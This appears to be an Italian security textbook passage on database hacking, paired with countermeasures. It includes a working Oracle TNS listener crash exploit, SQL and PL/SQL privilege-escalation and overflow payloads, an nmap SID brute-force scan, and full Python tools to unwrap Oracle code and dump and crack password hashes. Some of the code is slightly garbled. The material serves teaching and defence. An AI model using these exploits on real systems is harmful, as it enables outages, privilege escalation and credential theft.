Problemi come questo possono affliggere piattaforme diverse in modi analoghi. Per esempio, le applicazioni PHP possono contenere vulnerabilità da inclusione di file remoti (Remote File Inclusion) se vengono configurate impropriamente (cfr. http://en.wikipedia.org/wiki/Remote_File_Inclusion). Ogni volta che un server web può essere tratto in inganno e processare dati inviati da un hacker, si hanno vulnerabilità di questo tipo.



Contromisure contro SSI

Utilizzare uno script che pre-interpreti ogni file HTML e rimuova qualunque riga SSI non autorizzata prima di passarlo al server. A meno che la vostra applicazione non debba assolutamente fare uso delle SSI, disabilitatele assieme a qualsiasi funzione analoga nella configurazione del vostro server web.

Hacking di database

Le massime possibilità di violazione della privacy si trovano nel cuore di qualsiasi organizzazione: il database. Questo è il tesoro che gli hacker cercano per ottenere il massimo profitto da un attacco. Il database contiene tutti i dati che un'organizzazione possiede, strutturati in modo ordinato e che ne facilita il reperimento. Dopo tutto, i database sono fatti per questo. Se un hacker riesce a raggiungere il database, che sia mediante SQL injection o violando un'altra macchina all'interno della zona delimitata dal firewall, gli risulterà abbastanza facile ottenere privilegi sufficienti per sottrarre tutti i dati scoperti e perfino per infettare l'intero database, come vedremo tra breve.

Esattamente come l'hacking di server web, anche l'hacking di database può essere suddiviso in base al tipo di vulnerabilità: quelle del software di database e quelle della logica delle applicazioni in esecuzione all'interno del database. Tuttavia, a differenza dei server web, i software di database sono sistemi molto complessi contenenti enormi quantità di logica e che per questo espongono una grandissima superficie d'attacco. La maggior parte degli attacchi di database si indirizza a tale superficie, che è quasi impossibile proteggere in maniera davvero efficace.

Ricerca e individuazione di database

Il primo compito che un hacker deve affrontare è quello di trovare i database nella rete e identificarne tipo e versione. Non è molto comune vedere dei database direttamente accessibili da Internet, ma qualche volta capita. Nel novembre 2007 David Litchfield condusse una scansione di porte contro 1.160.000 indirizzi IP casuali e trovò un numero altissimo (492.000) di server MS SQL e database Oracle in ascolto per traffico in entrata su porte di default. Molti di questi database erano eseguiti in versione priva di patch e

vulnerabile. L'esempio più noto di attacco che ha sfruttato server di database accessibili dall'esterno è il worm SQL Slammer (en.wikipedia.org/wiki/SQL_Slammer). Sfruttando una nota vulnerabilità di buffer overflow nei servizi di risoluzione di MS SQL Server in esecuzione sulla porta 1434, SQL Slammer riuscì a infettare 75.000 computer in soli 10 minuti dopo la sua diffusione.

Per scoprire i database in rete, gli hacker possono scrivere script personalizzati o utilizzare l'eccellente applicazione open source Nmap (nmap.org), uno strumento di esplorazione della rete che facilita l'identificazione di host, porte aperte e servizi in esecuzione su di esse, oltre che delle versioni del sistema operativo e dei servizi. Nmap contiene un motore di scripting per eseguire script Lua e dispone di script integrati per rilevare i più comuni database in uso oggi (mysql-info.nse, ms-sql-info.nse, oracle-sid-brute.nse e db2-info.nse). Nel seguente esempio effettuiamo la scansione di un bersaglio, adottando anche un processo di forza bruta per scoprire i nomi di database Oracle. In un certo senso Oracle è unico, perché un processo listener in ascolto su una porta può fare ciò per conto di molte istanze, il che significa che non è possibile connettersi a un'istanza Oracle senza conoscerne il nome.

```
nmap -v -sT -sV -sC --script=oracle-sid-brute --script=ms-sql-info
-p3306,1433,1521,50000 localhost
Starting Nmap 5.51 ( http://nmap.org ) NSE: Loaded 10 scripts for scanning.
Initiating Parallel DNS resolution of 1 host. at 20:47
Completed Parallel DNS resolution of 1 host. at 20:47, 0.04s elapsed
Initiating Connect Scan at 20:47
Scanning localhost (127.0.0.1) [4 ports]
Discovered open port 1433/tcp on 127.0.0.1
Discovered open port 1521/tcp on 127.0.0.1
Completed Connect Scan at 20:47, 1.21s elapsed (4 total ports)
Initiating Service scan at 20:47
Scanning 2 services on localhost (127.0.0.1)
Completed Service scan at 20:48, 11.01s elapsed (2 services on 1 host)
NSE: Script scanning 127.0.0.1.
Initiating NSE at 20:48
Completed NSE at 20:48, 9.98s elapsed
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0015s latency).
PORT      STATE     SERVICE      VERSION
1433/tcp  open      ms-sql-s    Microsoft SQL Server 2008
1521/tcp  open      oracle-tns  Oracle TNS Listener
| oracle-sid-brute:
|_ DB1201
3306/tcp  filtered  mysql
50000/tcp filtered ibm-db2
Nmap done: 1 IP address (1 host up) scanned in 23.57 seconds
Raw packets sent: 0 (0B) | Rcvd: 0 (0B)
```

Alcuni database, come MS SQL Server, consentono anche la ricerca utilizzando un listener dedicato. MS SQL Server fornisce il servizio browser che risponde a query UDP sulla porta 1434:

```
python.exe -c "print('\x03')" | nc -u localhost 1434
b$ServerName;WIN-ROINAPOJ5T6;
InstanceName;MSSQLSERVER;IsClustered;No;Version;10.50.1600.1;tcp;1433;;
```



Contromisure contro la ricerca e l'individuazione di database

Per evitare che i vostri database siano scoperti, implementate le seguenti contromisure.

- Non esponete mai i database direttamente a Internet.
- Segmentate la rete interna e separate i database da altri segmenti di rete utilizzando firewall e opzioni di configurazioni, per esempio controlli di validità del nodo per Oracle. Consentite l'accesso ai database soltanto a un sottoinsieme specifico di indirizzi IP interni.
- Eseguite strumenti di rilevamento delle intrusioni per individuare eventuali tentativi di scansione di porte.

Vulnerabilità dei database

Le vulnerabilità dei database tendenzialmente si possono suddividere nelle categorie seguenti.

- Attacchi di rete.
- Bug del motore di database.
- Oggetti integrati vulnerabili.
- Password deboli o di default.
- Configurazioni errate.
- Attacchi indiretti.



Attacchi di rete

<i>Popolarità:</i>	8
<i>Semplicità:</i>	2
<i>Impatto:</i>	9
<i>Grado di rischio:</i>	6

Tutte le piattaforme di database contengono un componente listener di rete. A volte tale componente è un eseguibile separato (come per Oracle), e spesso fa parte del processo del motore di database principale (come per MS SQL Server). Come tutti i listener di rete, questo componente deve essere scritto con molta attenzione per evitare i consueti attacchi quali il buffer overflow. La suscettibilità agli attacchi è direttamente proporzionale alla complessità del protocollo. Alcune vulnerabilità si trovano ancora in database di oltre 30 anni fa.

Abbiamo già citato il più famoso esempio in cui siano state sfruttate queste vulnerabilità nella discussione del worm SQL Slammer svolta precedentemente. Negli anni sono state scoperte molte altre vulnerabilità. Basta osservare le patch di aggiornamento critiche di Oracle, pubblicate con cadenza trimestrale, per notare che molti problemi sono attinenti a componenti di rete. Per esempio, la release di gennaio 2011 affrontava la vulnerabilità CVE-2012-0072, relativa a un listener che poteva essere violato senza la necessità di alcun privilegio. Se esiste una simile vulnerabilità, e l'hacker è in grado di sfruttarla, può ottenere il pieno controllo dell'host che esegue il database (o il controllo completo del proprietario del database su piattaforme Linux/UNIX).

Ecco un semplice esempio che manda in crash un listener Oracle nella maggior parte delle versioni:

```
# TNS Listener (Oracle RDBMS) exploit
# Cause trap (or sometimes memory exhaustion) in Listener process
# Successfully working with:
# Oracle RDBMS 11.1.0.7.0 windows x86 with CPUjan2010 applied
# Oracle RDBMS 11.1.0.7.0 linux x86 with CPUjan2010 applied
# Oracle RDBMS 11.2.0.1.0 linux x86
# Vulnerability discovered by Dennis Yurichev <dennis@conus.info>
from sys import *
from socket import *
sockobj = socket(AF_INET, SOCK_STREAM)
sockobj.connect ((argv[1], 1521))
sockobj.send(
    "\x00\x68\x00\x00\x01\x00\x00\x00" #|.h....|
    "\x01\x3A\x01\x2C\x00\x00\x20\x00" #|.:.,...|
    "\x7F\xFF\xC6\x0E\x00\x00\x01\x00" #|.....|
    "\x00\x2E\x00\x3A\x00\x00\x00\x00" #|....:..|
    "\x00\x00\x00\x00\x00\x00\x00\x00" #|.....|
    "\x00\x00\x00\x00\x00\x00\x00\x00" #|.....|
    "\x00\x00\x00\x00\x00\x00\x00\x00" #|.....|
    "\x00\x00\x28\x43\x4F\x4E\x45" #|..(CONNE|
    "\x43\x54\x5F\x44\x41\x54\x41\x3D" #|CT_DATA=|
    "\x28\x43\x4F\x4D\x4D\x41\x4E\x44" #|(COMMAND|
    "\x3D\x73\x65\x72\x76\x69\x63\x65" #|=service|
    "\x5F\x72\x65\x67\x69\x73\x74\x65" #|_registe|
    "\x72\x5F\x4E\x53\x47\x52\x29\x29" #|r_NSGR))|
)
data=sockobj.recv(102400)
sockobj.send(
    "\x02\xDE\x00\x00\x06\x00\x00\x00" # |.....|
    "\x00\x00\x00\x02\xD4\x20\x08" # |.....|
    "\xFF\x03\x01\x00\x12\x34\x34\x34" # |.....444|
    "\x34\x34\x78\x10\x10\x32\x10\x32" # |44x..2.2|
    "\x10\x32\x10\x32\x10\x32\x54\x76" # |..2.2.Tv|
    "\x00\x78\x10\x32\x54\x76\x44\x00" # |.x.2TvD.|
    "\x00\x80\x02\x00\x00\x00\x00\x04" # |.....|
    "\x00\x00\x70\xE4\xA5\x09\x90\x00" # |..p....|
    "\x23\x00\x00\x00\x42\x45\x43\x37" # |#...BEC7|
    "\x36\x43\x32\x43\x43\x31\x33\x36" # |6C2CC136|
    "\x2D\x35\x46\x39\x46\x2D\x45\x30" # |-5F9F-E0|
    "\x33\x34\x2D\x30\x30\x30\x42" # |34-0003B|
    "\x41\x31\x33\x37\x34\x42\x33\x03" # |A1374B3.|
    "\x00\x65\x00\x01\x00\x01\x00\x00" # |.e....|
    "\x00\x00\x00\x00\x00\x64\x02" # |.....d.|
    "\x00\x80\x05\x00\x00\x00\x00\x04" # |.....|
    "\x00\x00\x00\x00\x00\x00\x01\x00" # |.....|
    "\x00\x00\x10\x00\x00\x00\x02\x00" # |.....|
    "\x00\x00\x84\xC3\xCC\x07\x01\x00" # |.....|
    "\x00\x00\x84\x2F\xA6\x09\x00\x00" # |.../...|
    "\x00\x00\x44\xA5\xA2\x09\x25\x98" # |..D...%|
    "\x18\xE9\x28\x50\x4F\x28\xBB\xAC" # |..(PO(..|
    "\x15\x56\x8E\x68\x4D\x6D\x05\x00" # |.V.h.m..|
    "\x00\x00\xFC\xA9\x36\x22\x0F\x00" # |....6"..
    "\x00\x00\x60\x30\xA6\x09\x0A\x00" # |...'0....|
    "\x00\x00\x64\x00\x00\x00\x00\x00" # |..d.....|
```

```

"\x00\x00\xAA\x00\x00\x00\x00\x01" # |.....|
"\x00\x00\x17\x00\x00\x00\x78\xC3" # |.....x.|
"\xCC\x07\x6F\x72\x63\x6C\x00\x28" # |..orcl.|
"\x48\x4F\x53\x54\x3D\x77\x69\xE" # |HOST=win|
"\x32\x30\x30\x33\x29\x00\x01\x00" # |2003)...
"\x00\x00\x09\x00\x00\x00\x01\x00" # |.....|
"\x00\x00\x50\xC5\x2F\x22\x02\x00" # |..P./"..
"\x00\x00\x34\xC5\x2F\x22\x00\x00" # |..4./"..
"\x00\x00\x9C\xC5\xCC\x07\x6F\x72" # |.....or|
"\x63\x6C\x5F\x58\x50\x54\x00\x09" # |cl_XPT..|
"\x00\x00\x00\x50\xC5\x2F\x22\x04" # |....P./".|
"\x00\x00\x00\x00\x00\x00\x00\x00" # |.....|
"\x00\x00\x00\x00\x00\x00\x34" # |.....4|
"\xC5\xCC\x07\x6F\x72\x63\x6C\x5F" # |....orcl|
"\x58\x50\x54\x00\x01\x00\x00\x00" # |XPT....|
"\x05\x00\x00\x01\x00\x00\x00" # |.....|
"\x84\xC5\x2F\x22\x02\x00\x00\x00" # |../"....|
"\x68\xC5\x2F\x22\x00\x00\x00\x00" # |h./"....|
"\xA4\xA5\xA2\x09\x6F\x72\x63\x6C" # |....orcl|
"\x00\x05\x00\x00\x00\x84\xC5\x2F" # |.....|
"\x22\x04\x00\x00\x00\x00\x00\x00" # |".....|
"\x00\x00\x00\x00\x00\x00\x00\x00" # |.....|
"\x00\xFC\xC4\xCC\x07\x6F\x72\x63" # |.....orc|
"\x6C\x00\x01\x00\x00\x00\x10\x00" # |1.....|
"\x00\x00\x02\x00\x00\x00\xBC\xC3" # |.....|
"\xCC\x07\x04\x00\x00\x00\xB0\x2F" # |.....|
"\xA6\x09\x00\x00\x00\x00\x00\x00" # |.....|
"\x00\x00\x89\xC0\xB1\xC3\x08\x1D" # |.....|
"\x46\x6D\xB6\xCF\xD1\xDD\x2C\xA7" # |Fm....,|
"\x66\x6D\x0A\x00\x00\x00\x78\x2B" # |fm....x+|
"\xBC\x04\x7F\x00\x00\x00\x64\xA7" # |.....d.|
"\xA2\x09\x0D\x00\x00\x00\x20\x2C" # |.....,|
"\xBC\x04\x11\x00\x00\x00\x95\x00" # |.....|
"\x00\x00\x02\x20\x00\x80\x03\x00" # |.....|
"\x00\x40\x98\xC5\x2F\x22\x00\x00" # |..../"... was
                                         \x00\x00\x98\xC5\x2F\x22\x00\x00

"\x00\x00\x00\x00\x00\x00\x0A\x00" # |.....|
"\x00\x00\xB0\xC3\xCC\x07\x44\x45" # |.....DE|
"\x44\x49\x43\x41\x54\x45\x44\x00" # |DICATED.|
"\x28\x41\x44\x41\x52\x45\x53\x53" # |(ADDRESS|
"\x3D\x28\x50\x52\x4F\x54\x4F\x43" # |=PROTOC|
"\x4F\x4C\x3D\x42\x45\x51\x29\x28" # |OL=BEQ|()
"\x50\x52\x4F\x47\x52\x41\x4D\x3D" # |PROGRAM=|
"\x43\x3A\x5C\x61\x70\x70\x5C\x41" # |C:\app\A|
"\x64\x6D\x69\x6E\x69\x73\x74\x72" # |ministr|
"\x61\x74\x6F\x72\x5C\x70\x72\x6F" # |ator\pro|
"\x64\x75\x63\x74\x5C\x31\x31\x2E" # |duct\11.|
"\x31\x2E\x30\x5C\x64\x62\x5F\x31" # |1.0\db_1|
"\x5C\x62\x69\x6E\x5C\x6F\x72\x61" # |\bin\ora|
"\x63\x6C\x65\x2E\x65\x78\x65\x29" # |cle.exe|
"\x28\x41\x52\x47\x56\x30\x3D\x6F" # |(ARGV0=o|
"\x72\x61\x63\x6C\x65\x6F\x72\x63" # |racleorc|
"\x6C\x29\x28\x41\x52\x47\x53\x3D" # |1)(ARGS=|
"\x27\x28\x4C\x4F\x43\x41\x4C\x3D" # |'(LOCAL=|
"\x4E\x4F\x29\x27\x29\x29\x00\x4C" # |NO')).L|
"\x4F\x43\x41\x4C\x20\x53\x45\x52" # |OCAL.SER|
"\x56\x45\x52\x00\x68\xC5\x2F\x22" # |VER.h./|

```

```

"\x34\xC5\x2F\x22\x00\x00\x00\x00" # |4./"....|
"\x05\x00\x00\x00\x84\xC5\x2F\x22" # |....."/|
"\x04\x00\x00\x00\x00\x00\x00\x00" # |.....|
"\x00\x00\x00\x00\x00\x00\x00\x00" # |.....|
"\xF0\xC4\xCC\x07\x6F\x72\x63\x6C" # |.....orcl|
"\x00\x09\x00\x00\x00\x50\xC5\x2F" # |.....P./|
"\x22\x04\x00\x00\x00\x00\x00\x00" # |".....|
"\x00\x00\x00\x00\x00\x00\x00\x00" # |.....|
"\x00\x34\xC5\xCC\x07\x6F\x72\x63" # |.4...orc|
"\x6C\x5F\x58\x50\x54\x00"      # |l_XPT. |
)
sockobj.close()

```

Tra gli attacchi di rete rientrano anche quelli che sfruttano difetti della logica stessa della rete. Per esempio, se si considerano fidati dei comandi inviati da un client e li si esegue come utente privilegiato, questo comportamento può portare a una compromissione totale del database. Un problema poi risolto da Oracle a gennaio 2006 consentiva agli utenti di specificare qualsiasi comando in certi pacchetti di protocollo; tale comando veniva poi eseguito come utente SYS.

Contromisure contro gli attacchi di rete

Per proteggere il vostro database da attacchi di rete, potete adottare le seguenti contromisure.

- Segmentate la rete interna e separate i database da altri segmenti utilizzando firewall e opzioni di configurazione quali la verifica di validità del nodo per Oracle. Consente soltanto a un preciso sottoinsieme di indirizzi IP di accedere al database.
- Applicate le patch del produttore del DBMS non appena sono rese disponibili.



Bug del motore di database

Popolarità:	4
Semplicità:	4
Impatto:	9
Grado di rischio:	6

Il motore di database è un software di estrema complessità; include molti processi differenti che hanno la responsabilità del buon funzionamento del database, e anche molti componenti che interagiscono con l'utente, quali parser e ottimizzatori, oltre ad ambienti di esecuzione (PL/SQL, T-SQL) che consentono agli utenti di creare programmi da eseguire all'interno del database stesso. Non c'è da meravigliarsi del fatto che un software così complesso contenga dei bug, e che alcuni di questi bug siano attinenti alla sicurezza e potenzialmente sfruttabili dagli hacker. Si va da procedure improprie di validazione dei permessi a buffer overflow che consentono a un hacker di ottenere il pieno controllo del database, ed è molto difficile proteggersi da questi bug. Di seguito presentiamo alcuni esempi di questi tipi di vulnerabilità.

Una vulnerabilità legata a un'errata validazione dei permessi è stata corretta da Oracle in una patch di luglio 2007. Questa vulnerabilità consentiva, utilizzando istruzioni SQL particolari, di bypassare i permessi concessi all'utente e di eseguire aggiornamenti, inserimenti e cancellazioni su tabelle senza disporre dei privilegi appropriati:

```

create view em_em as
select e1.ename,e1.empno,e1.deptno
from scott.emp e1, scott.emp e2
where e1.empno=e2.empno;

delete from em_em;

```

Un problema ancora più serio (CVE-2008-0107) consentiva a un hacker di assumere il controllo completo di un host di MS SQL Server attraverso una vulnerabilità di integer underflow esistente in tutte le versioni di MS SQL Server fino alla 2005 SP2.

Contromisure contro i bug del motore di database

Adottate le seguenti contromisure per proteggere il vostro database.

- Applicate le patch del produttore del DBMS non appena vengono rese disponibili.
- Tenete sotto controllo i log del database per cercare errori e controllare l'attività dell'utente.

Oggetti del database vulnerabili

Popolarità:	4
Semplicità:	4
Impatto:	9
Grado di rischio:	6

Molti sistemi di database mettono a disposizione un gran numero di stored procedure e package integrati. Questi oggetti del database forniscono funzionalità aggiuntive e aiutano amministratori e sviluppatori nella gestione del sistema. Per default, un database Oracle è installato con circa 30.000 oggetti accessibili pubblicamente che forniscono molte funzionalità, tra cui accesso ai file del sistema operativo, richieste HTTP, gestione di oggetti XML e supporto della replicazione. Con una tale superficie esposta agli attacchi, le vulnerabilità sono inevitabili, e vanno da tecniche di SQL injection a buffer overflow, fino a difetti della logica di applicazione. Una buona parte delle vulnerabilità di Oracle è concentrata sui package integrati, come potete vedere cercando “Oracle” presso exploit-db.com.

Riportiamo di seguito un semplice problema di buffer overflow che è stato corretto da Oracle a gennaio 2008:

```

Declare
buff varchar2(32767);
begin
/* generate evil buffer */
buff:='12345678901234567890123456789';
buff:=buff||buff;
buff:=buff||buff;
buff:=buff||buff;
buff:=buff||buff;
buff:=buff||buff;
buff:=buff||'0012345678901234567890123';
XDB.XDB_PITRIG_PKG.PITRIG_TRUNCATE(buff,buff);
end;

```

In effetti, questo sottosistema Oracle (XDB) è responsabile di molte vulnerabilità scoperte in anni recenti.

Di seguito riportiamo un esempio più recente, rilasciato durante la conferenza Blackhat DC 2010 da David Litchfield, che consentiva a un hacker di ottenere privilegi di DBA:

```
SELECT DBMS_JAVA.SET_OUTPUT_TO_JAVA('ID','oracle/aurora/rdbms/DbmsJava','SYS',
'writeOutputToFile','TEXT', NULL, NULL, NULL, NULL,0,1,1,1,1,0,'DECLARE PRAGMA
AUTONOMOUS_TRANSACTION; BEGIN EXECUTE IMMEDIATE ''GRANT DBA TO PUBLIC''; END;', 'BEGIN
NULL; END;') FROM DUAL;

EXEC DBMS_CDC_ISUBSCRIBE.INT_PURGE_WINDOW('NO SUCH SUBSCRIPTION', SYSDATE());
```

La prima parte dell'exploit indica a Oracle di eseguire codice PL/SQL dopo l'esecuzione di una procedura Java. Questo codice viene eseguito nel contesto di SYS. La parte successiva richiama una procedura Java qualsiasi, dopodiché l'hacker può godersi il controllo del database con i suoi nuovi privilegi di DBA.

Benché i package integrati di Oracle siano *wrapped* (offuscati), è abbastanza facile eseguirne l'*unwrap* per ispezionare il codice e trovare vulnerabilità:

```
#!/usr/bin/env python
# An unwrap utility to extract Oracle clear text from wrapped files.
# Author: Slavik Markovich
# Version: 1.0
import sys
import os
import zlib
import base64
t = '\x3D\x65\x85\xB3\x18\xDB\xE2\x87\xF1\x52\xAB\x63\x4B\xB5\xA0\x5F\x7D\x68\x7B\x9B\x28\x67\x8A\xDE\xA4\x26\x1E\x03\xEB\x17\x6F\x34\x3E\x7A\x3F\xD2\xA9\x6A\x0F\xE9\x35\x56\x1F\xB1\x4D\x10\x78\xD9\x75\xF6\xBC\x41\x04\x81\x61\x06\xF9\xAD\xD6\xD5\x29\x7E\x86\x9E\x79\xE5\x05\x8A\x84\xCC\x6E\x27\x8E\xB0\x5D\xA8\xF3\x9F\xD0\xA2\x71\xB8\x58\xDD\x2C\x38\x99\x4C\x48\x07\x55\xE4\x53\x8C\x46\xB6\x2D\xA5\xAF\x32\x22\x40\xDC\x50\xC3\xA1\x25\x8B\x9C\x16\x60\x5C\xCF\xFD\x0C\x98\x1C\xD4\x37\x6D\x3C\x3A\x30\xE8\x6C\x31\x47\xF5\x33\xDA\x43\xC8\xE3\x5E\x19\x94\xEC\xE6\xA3\x95\x14\xE0\x9D\x64\xFA\x59\x15\xC5\x2F\xCA\xBB\x0B\xDF\xF2\x97\xBF\x0A\x76\xB4\x49\x44\x5A\x1D\xF0\x00\x96\x21\x80\x7F\x1A\x82\x39\x4F\xC1\xA7\xD7\x0D\xD1\xD8\xFF\x13\x93\x70\xEE\x5B\xEF\xBE\x09\xB9\x77\x72\xE7\xB2\x54\xB7\x2A\xC7\x73\x90\x66\x20\x0E\x51\xED\xF8\x7C\x8F\x2E\xF4\x12\xC6\x2B\x83\xCD\xAC\xCB\x3B\xC4\x4E\xC0\x69\x36\x62\xAE\x88\xFC\xAA\x42\x08\xA6\x45\x57\xD3\x9A\xBD\xE1\x23\x8D\x92\x4A\x11\x89\x74\x6B\x91\xFB\xC9\x01\xEA\x1B\xF7\xCE'

def unwrapStr(w):
    """
    Unwrap the given string using the translation table above
    """
    return zlib.decompress(base64.decodestring('\n'.join(w.splitlines()[20:]))[20:]).translate(t).strip('\x00')

def handleFile(src, dst):
    """
    Handle a single file and write to the given dest
    """
    w = ''
    inWrapped = False
    for line in src:
```

```

if 'wrapped' in line.lower():
    inWrapped = True
if line.strip() == '/':
    inWrapped = False
    if len(w) > 0:
        dst.write("-- Unwrapped code by Slavik's unwrapperizer\n")
        dst.write('CREATE OR REPLACE ')
        dst.write(unwrapStr(w))
        dst.write('\n')
        w = ''
    if inWrapped:
        w += line
    else:
        dst.write(line)
# If there is no '/' and we finished the file, try to unwrap
if inWrapped:
    if len(w) > 0:
        dst.write("-- Unwrapped code by Slavik's unwrapperizer\n")
        dst.write('CREATE OR REPLACE ')
        dst.write(unwrapStr(w))
        dst.write('\n')

def unwrapFiles(files):
    """
    The main entry point when run as a script
    Ways to run:
    * If we are running with no arguments expect unwrap standard input
      to standard output.
    * If we are running with one argument, treat as file name and unwrap
      to standard output
    * If we are running with two arguments, treat them as input and output
      file names (output can be a directory)
    * If we are running with more than two, treat the first as file names
      and the last as a directory
    """
    if len(files) == 0:
        handleFile(sys.stdin, sys.stdout)
    elif len(files) == 1:
        fin = open(files[0], 'r')
        handlefile(fin, sys.stdout)
        fin.close()
    elif len(files) == 2:
        fin = open(files[0], 'r')
        if os.path.isdir(files[1]):
            fout = open(files[1] + os.path.sep + os.path.basename(files[0])
'.clear', 'w')
        else:
            fout = open(files[1], 'w')
        handleFile(fin, fout)
        fin.close()
        fout.close()
    else:
        if not os.path.isdir(files[-1]):
            sys.stderr.write('Last file must be a directory!')
        else:
            for f in files[0:-1]:
                try:

```

```

fin = open(f, 'r')
fout = open(files[-1] + os.path.sep + os.path.basename(f) + '.clear', 'w')
handleFile(fin, fout)
except Exception, e:
    sys.stderr.write('Error handling file: ' + f + '\n')
    sys.stderr.write(str(e) + '\n')
finally:
    if fin: fin.close()
    if fout: fout.close()

def main():
    unwrapFiles(sys.argv[1:])

if __name__ == "__main__":
    main()

```



Contromisure contro gli oggetti del database vulnerabili

Per proteggervi dalle vulnerabilità degli oggetti del database, adottate le contromisure seguenti.

- Applicate le patch del produttore del DBMS non appena vengono rese disponibili.
- Seguite il principio del privilegio minimo, in modo che gli account del database abbiano i minimi privilegi necessari per svolgere il loro lavoro. Assicuratevi di revocare l'accesso a oggetti del database pericolosi.



Password deboli o predefinite

Popolarità: 10

Semplicità: 9

Impatto: 10

Grado di rischio: 10

Nei precedenti paragrafi abbiamo discusso le varie categorie di vulnerabilità presenti nei database, ma la triste verità è che nella maggior parte dei casi un hacker non ha la necessità di portare attacchi particolarmente elaborati. La via più semplice per entrare nel database è quella di usare le credenziali corrette. In base alla nostra esperienza, le grandi organizzazioni hanno centinaia se non migliaia di password deboli e di default per gli account di database. Dopo aver cercato e trovato un database, qualsiasi hacker solitamente tenta di usare uno script contenente qualche centinaia di combinazioni di credenziali, e nella maggior parte dei casi riesce ad acquisire l'accesso al database.

Ecco un semplice cracker di password per Oracle che consente agli utenti di verificare la presenza di password deboli dato un file di dizionario:

```

#!/usr/bin/env python
#
# dumppass.py
# Dump Oracle 11g passwords using a simple SQL*Plus wrapper select
# Author: Slavik Markovich
# Version: 1.0
# Date: 2010-01-27
import os
import sys

```

```

import subprocess
import hashlib
import binascii
from optparse import OptionParser, OptionGroup
if 'win' in sys.platform:
    win = True
else:
    win = False
verbose = True
def log(msg):
    global verbose
    if verbose:
        print msg
class OraSQLPlus(object):
    def __init__(self, home, sid, connectstr):
        self.home = home
        self.sid = sid
        self.connectstr = connectstr
        if win:
            cmd = 'sqlplus.exe'
        else:
            cmd = 'sqlplus'
        self.sqlplus = os.path.join(self.home, 'bin', cmd)
    def getEnv(self):
        env = os.environ
        env['ORACLE_HOME'] = self.home
        env['ORACLE_SID'] = self.sid
        if not win:
            env['LD_LIBRARY_PATH'] = os.path.join(self.home, 'lib')
        return env
    def runSelect(self, stmt):
        p = subprocess.Popen([self.sqlplus, '-s', self.connectstr],
                            stdin=subprocess.PIPE,
                            stdout=subprocess.PIPE,
                            stderr=subprocess.PIPE,
                            env=self.getEnv())
        (out, err) = p.communicate('set head off ver off lines 2000 pages 0 feed off
                                    colsep |\n' + stmt + ';\nexit\n')
        # Get lines and strip away the prefix and post-fix of SQL*Plus
        lines = out.strip().split('\n')
        return [[col.strip() for col in line.split('|')] for line in lines]
    def hashes(self):
        return self.runSelect('select name, spare4 from sys.user$ where spare4 is not
                             null')
    def version(self):
        res = self.runSelect('select banner from v$version')
        return res[0][0].split(' ')[-4]
    def get_hash(p, salt):
        s = hashlib.sha1()
        s.update(p)
        s.update(salt)
        return s.hexdigest().upper()
    def crack_passwords(hashes, filename):
        log('Reading passwords from %s' % (filename))
        f = None
        try:
            f = open(filename, 'r')

```

```

for h in hashes:
    if h[1][0:2] != 'S:':
        continue
    found = False
    f.seek(0)
    salt = binascii.a2b_hex(h[1][42:62])
    sha1 = h[1][2:42].upper()
    for line in f:
        if found: break
        passwd = line.rstrip().upper()
        for p in [passwd, passwd.lower()]:
            if get_hash(p, salt) == sha1:
                print "Found password %s for user %s" % (p, h[0])
                found = True
                break
    # Let's try some username permutations
    for u in [h[0], h[0].lower()]:
        if found: break
        if get_hash(u, salt) == sha1:
            print "Found password %s for user %s" % (u, h[0])
            found = True
    for p in [u + str(n) for n in range(10)]:
        if found: break
        if get_hash(p, salt) == sha1:
            print "Found password %s for user %s" % (p, h[0])
            found = True
finally:
    if f: f.close()
def options_handler(args):
    parser = OptionParser(version='%prog 1.0',
                          description='Load passwords from the database and try to crack them using a password dictionary file')
    oracle_group = OptionGroup(parser, 'Oracle options', 'Specify the database details')
    oracle_group.add_option('-o', '--home', help='The ORACLE_HOME to use to run SQL*Plus.  
If not specified, use the environment variable.')
    oracle_group.add_option('-s', '--sid', help='The ORACLE_SID to use in case we are connecting locally. If not specified, use the environment variable.')
    oracle_group.add_option('-c', '--connectstr', help='The connect string in any form that SQL*Plus accepts - i.e. user/password@tnsname or user/password@host:port/sid')
    parser.add_option_group(oracle_group)
    password_group = OptionGroup(parser, 'Password options', 'Specify the password file and options')
    password_group.add_option('-f', '--file', help='The file containing the password dictionary, a single password on a line.')
    parser.add_option_group(password_group)
    general_group = OptionGroup(parser, 'General options', 'General options to control verbose output, etc.')
    general_group.add_option('-q', '--quiet', action='store_false', dest='verbose', default=True, help="don't print status messages to stdout")
    parser.add_option_group(general_group)
    # Collect all the command line options
    (options, arguments) = parser.parse_args(args)
    if options.home == None:
        if 'ORACLE_HOME' not in os.environ:
            parser.error('You must provide the ORACLE_HOME either as a parameter or on the environment')
    else:

```

```

        options.home = os.environ['ORACLE_HOME']
if options.connectstr == None:
    log('No connect string given, using "/ as sysdba" to connect.')
    options.connectstr = '/ as sysdba'
if options.sid == None:
    if 'ORACLE_SID' not in os.environ:
        if options.connectstr.find('@') == -1:
            parser.error('You must provide ORACLE_SID for local connections')
    else:
        options.sid = os.environ['ORACLE_SID']
if options.file == None:
    parser.error('This is a dictionary based password cracker. Please provide
                the dictionary file')
global verbose
verbose = options.verbose
return options
def main(args):
    options = options_handler(args)
    sqlplus = OrasSQLPlus(options.home, options.sid, options.connectstr)
    log('Connecting to Oracle version - %s' % (sqlplus.version()))
    hashes = sqlplus.hashes()
    crack_passwords(hashes, options.file)
if __name__ == '__main__':
    main(sys.argv[1:])

```



Contromisure contro le password deboli o predefinite

Come protezione per le password deboli o predefinite potete adottare le seguenti contromisure.

- Analizzate periodicamente il database per scoprire password deboli o predefinite e avvisare gli utenti corrispondenti.
- Monitorate gli account di applicazione per attività sospetta che non proviene dai server di applicazione.



Configurazioni errate

<i>Popolarità:</i>	8
<i>Semplicità:</i>	8
<i>Impatto:</i>	9
<i>Grado di rischio:</i>	8

Nella nostra esperienza, i più comuni problemi di configurazione dei database sono dovuti alla semplice e sbagliata ipotesi che, se il database non è accessibile da Internet, sia al sicuro nella rete interna dell'organizzazione. Gli errori di configurazione più comuni includono i seguenti.

- Lasciare componenti listener privi di password per la gestione. Questo problema è molto comune nelle vecchie installazioni di Oracle, prima che fosse cambiato il comportamento di default dei listener che ora prevede di consentire soltanto connessioni di gestione locale, quando non è impostata una password.
- Lasciare vuote password di amministrazione, generalmente per utenti come 'sa'.

- Eseguire servizi multipli non correlati su host di database come controller di dominio Windows.
- Assegnare privilegi eccessivi ad account di servizio o perfino a ogni account del database. Oracle ne abilita molti, per default, a PUBLIC.
